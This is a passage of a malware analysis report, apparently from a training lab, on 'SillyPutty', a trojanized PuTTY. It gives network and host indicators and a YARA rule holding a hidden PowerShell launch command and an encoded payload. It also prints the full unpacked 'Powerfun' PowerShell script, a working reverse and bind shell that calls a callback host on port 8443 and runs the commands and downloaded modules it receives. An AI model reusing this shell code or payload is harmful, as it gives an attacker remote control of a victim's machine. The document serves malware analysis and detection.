   7 1.539000832   10.10.1.3   10.10.1.2    TCP       66 [TCP Retransmission] [TCP Port numbers reused] 49769 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   8 1.539036080   10.10.1.2   10.10.1.3    TCP       54 8443 → 49769 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   9 2.039897364   10.10.1.3   10.10.1.2    TCP       66 [TCP Retransmission] [TCP Port numbers reused] 49769 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  10 2.039937632   10.10.1.2   10.10.1.3    TCP       54 8443 → 49769 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

▸ Frame 2: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_a0:15:b3 (08:00:27:a0:15:b3), Dst: PcsCompu_d2:57:35 (08:00:27:d2:57:35)
▸ Internet Protocol Version 4, Src: 10.10.1.2, Dst: 10.10.1.3
▾ Transmission Control Protocol, Src Port: 8443, Dst Port: 49769, Seq: 1, Ack: 1, Len: 0
    Source Port: 8443
    Destination Port: 49769
    [Stream index: 0]
    [Conversation completeness: Incomplete (37)]
    [TCP Segment Len: 0]
```

Figure 5 WireShark Packet Capture of connection to the remote host

Host-based Indicators



Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): A

Port: 22

Connection type: ● SSH ○ Serial ○ Other: Telnet

Load, save or delete a stored session

Saved Sessions

Default Settings

Close window on exit: ○ Always ○ Never ● Only on clean exit

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		4,788 K	74,792 K	72		
System Idle Process	81.76	60 K	8 K	0		
System	1.51	196 K	148 K	4		
csrss.exe	< 0.01	1,632 K	5,168 K	376		
wininit.exe		1,316 K	7,000 K	448		
csrss.exe	1.51	1,900 K	6,144 K	456		
winlogon.exe		2,644 K	11,812 K	504		
fontdrvhost.exe		3,296 K	7,684 K	664		
dwm.exe	3.03	48,964 K	86,384 K	856		
MicrosoftEdgeUpdate.exe		2,036 K	3,648 K	2456		
MicrosoftEdgeUpdate.exe	< 0.01	3,676 K	15,112 K	2188		
explorer.exe	6.06	55,524 K	149,768 K	3204	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,620 K	9,144 K	4236	Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	< 0.01	2,880 K	12,500 K	4348	VirtualBox Guest Additions Tr...	Oracle and/or its affiliates
ZoomIt64.exe		1,788 K	8,084 K	4432	Sysinternals Screen Magnifier	Sysinternals - www.sysinter...
procexp64.exe	1.51	22,192 K	48,060 K	512	Sysinternals Process Explorer	Sysinternals - www.sysinter...
Procmon64.exe		4,792 K	14,000 K	780	Process Monitor	Sysinternals - www.sysinter...
Procmon64.exe	< 0.01	75,420 K	79,856 K	4992		
putty.exe	< 0.01	2,220 K	12,860 K	1512	SSH, Telnet, Rlogin, and SU...	Simon Tatham
powershell.exe	74.24	50,432 K	64,884 K	3112	Windows PowerShell	Microsoft Corporation
conhost.exe	< 0.01	3,684 K	17,140 K	2276	Console Window Host	Microsoft Corporation

Figure 6 PowerShell console after payload startup

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices

A. Yara Rules

Full Yara repository located at: http://github.com/HuskyHacks/PMAT-lab

```
rule ps_remote_connection {

    meta:
        last_updated = "2024-10-20"
        author = "ZAlexanderV"
        description = "A Yara rule for SillyPutty"

    strings:
        $PE_MAGIC_byte = "MZ"
        $string_ps = "powershell.exe -nop -w hidden -noni -ep bypass"
        $string_payload =
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUl
ypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OW
ZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLM
V2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJU
CR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suH
Dz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+
U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6Q
saJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3
pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsx
ncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV
/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcW
PiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2"
    condition:
       $PE_MAGIC_byte at 0 and
       ($string_ps and $string_payload)
}
```

B. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443

A. Unpacked malware script

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object
System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}
```

SillyPutty -Trojan Malware
Oct 2024
v1.0